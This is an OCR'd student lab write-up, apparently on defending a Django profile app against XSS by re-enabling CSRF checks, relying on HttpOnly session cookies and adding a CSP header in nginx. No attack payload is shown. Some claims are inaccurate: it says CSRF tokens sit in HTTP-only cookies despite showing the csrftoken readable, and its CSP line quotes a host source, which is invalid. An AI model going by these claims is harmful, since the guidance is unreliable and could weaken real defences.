


here we can see that the httponly setting has been set to true for the sessionID, hence it is hidden when we execute document.cookie, unlike the crsftoken.
Simply put, the setting enhances security by preventing potential XSS attacks from accessing the sessionID and reducing the risk of session hijacking as hackers are no longer able to extract user data via injecting JavaScript payloads into the server

4.9)

A CSRF (Cross-Site Request Forgery) token is a security measure used to protect web applications from attacks. It is usually generated by the server in a form of a unique random string used to verify communication between the client and server.

Lets begin by attempting to re-enable CSRFtoken checks via removing the csrf_exempt decorators which disable the token checks.


Home / mysite / polls
Open
views.py
~/mysite/polls
Save
import json
from django.contrib.auth.decorators import login_required
from django.contrib.auth.models import User
from django.http import HttpResponseBadRequest, JsonResponse
from django.shortcuts import render
from django.views.decorators.csrf import csrf_exempt
from polls.models import Friendship, Profile
@login_required
#@csrf_exempt
def view_profile(request, slug):
friends = Friendship.objects.filter(user1=slug)
profile = Profile.objects.get(owner=slug)
return render(request, 'profile.html', {
'username': slug,
'friends': friends,
'content': profile.content,
})
@login_required
#@csrf_exempt
def update_profile(request):
request_body = request.body.decode('utf-8')
json_obj: dict = json.loads(request_body)
username = request.user.username
try:
content = json_obj["content"]
except KeyError as err:
return HttpResponseBadRequest(f'Missing value {err}')
Profile.objects.filter(owner=username).update(content=content)
return JsonResponse({"success": True})
Python 2
Tab Width: 8
Ln 23, Col 2
INS

Home / mysite / polls

Open


views.py
~/mysite/polls

Save

```python
import json
from django.contrib.auth.decorators import login_required
from django.contrib.auth.models import User
from django.http import HttpResponseBadRequest, JsonResponse
from django.shortcuts import render
from django.views.decorators.csrf import csrf_exempt
from polls.models import Friendship, Profile


@login_required
#@csrf_exempt
def view_profile(request, slug):
    friends = Friendship.objects.filter(user1=slug)
    profile = Profile.objects.get(owner=slug)
    return render(request, 'profile.html', {
        'username': slug,
        'friends': friends,
        'content': profile.content,
    })


@login_required
#@csrf_exempt
def update_profile(request):
    request_body = request.body.decode('utf-8')
    json_obj: dict = json.loads(request_body)
    username = request.user.username
    try:
        content = json_obj["content"]
    except KeyError as err:
        return HttpResponseBadRequest(f'Missing value {err}')

    Profile.objects.filter(owner=username).update(content=content)
    return JsonResponse({"success": True})
```


Python 2 Tab Width: 8 Ln 23, Col 2 INS

After we restart the application, we attempt to use the same payload in Task 4.4



We are met with an error alert, indicating that our attempt at extracting the user's CSRF token has failed.

On whether if enabling CSRF token can be used to mitigate XSS attacks, the implementation of CSRF tokens are a useful additional layer of defence, especially in preventing unauthorized actions that an attacker might attempt using XSS. However, they cannot be heavily relied on XSS prevention.
Firstly, CSRF tokens serve as an additional layer of validation similar to 2FA. CSRF tokens allow applications to maintain session integrity since attackers would need to have both the session cookie and the user's correct CSRF token to perform actions. CRSF tokens are also stored in HTTP-only cookies that attackers cannot access via JavaScript or XSS.
However, the implementation of CSRF tokens are only able to verify user identification and is unable to fully mitigate XSS as they do not affect how users inject malicious scripts, hence it may not meet the requirements of an XSS prevention. Especially in cases such as the SAMY XSS attack which is a stored XSS attack, the implementation of CSRF tokens is unable to ensure the presence of executable scripts.



from the above screenshot, we can see that the website is still vulnerable as it is still being injected with a script.
In general, they are not sufficient on their own to fully protect against XSS. Instead, thy should be used as a broader strategy to ensure the security of web applications.


4.10)

CSP (Content Security Policy) Headers allow one to specify trusted sources of executable scripts using the "script-src" directive. By setting "script-src" to "self", the browser only executes scripts that are loaded from the same origin as the page, preventing external scripts from being injected/executed. This effectively strengthens the web server against XSS attacks. (src: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP)


```
Content-Security-Policy default-src 'self'; script-src 'self' 'http://10.10.1.6/' ; object-src 'none'
```

Implementing it into our web server, we can use the following header:


Under home/mysite/nginx




Upon updating the file, we need to test the configuration to ensure that there were no errors that took place.




After the configuration has been tested and successfully implemented, we need to reload the nginx file.




Now when we check our web server,



we can observe under the Network header, we can observe that the CSP has been implemented.



Attempting to enter the script would yield the following:



clicking the submit/ok button would not send the script to the server. Effectively mitigating potential XSS attacks.

It is especially important to note that the implementation of CSP is not enough to full-proof a web server. It must be part of a multi-layered security protocol that includes input validation,

output encoding and other practices such as CSRF tokens and SessionIDs. CSP's effectiveness depends on the precision and comprehensiveness of the policy, as well as ongoing maintenance to adapt to changes in the web application's resources and structure.

Sources: https://portswigger.net/web-security/cross-site-scripting/content-security-policy

https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html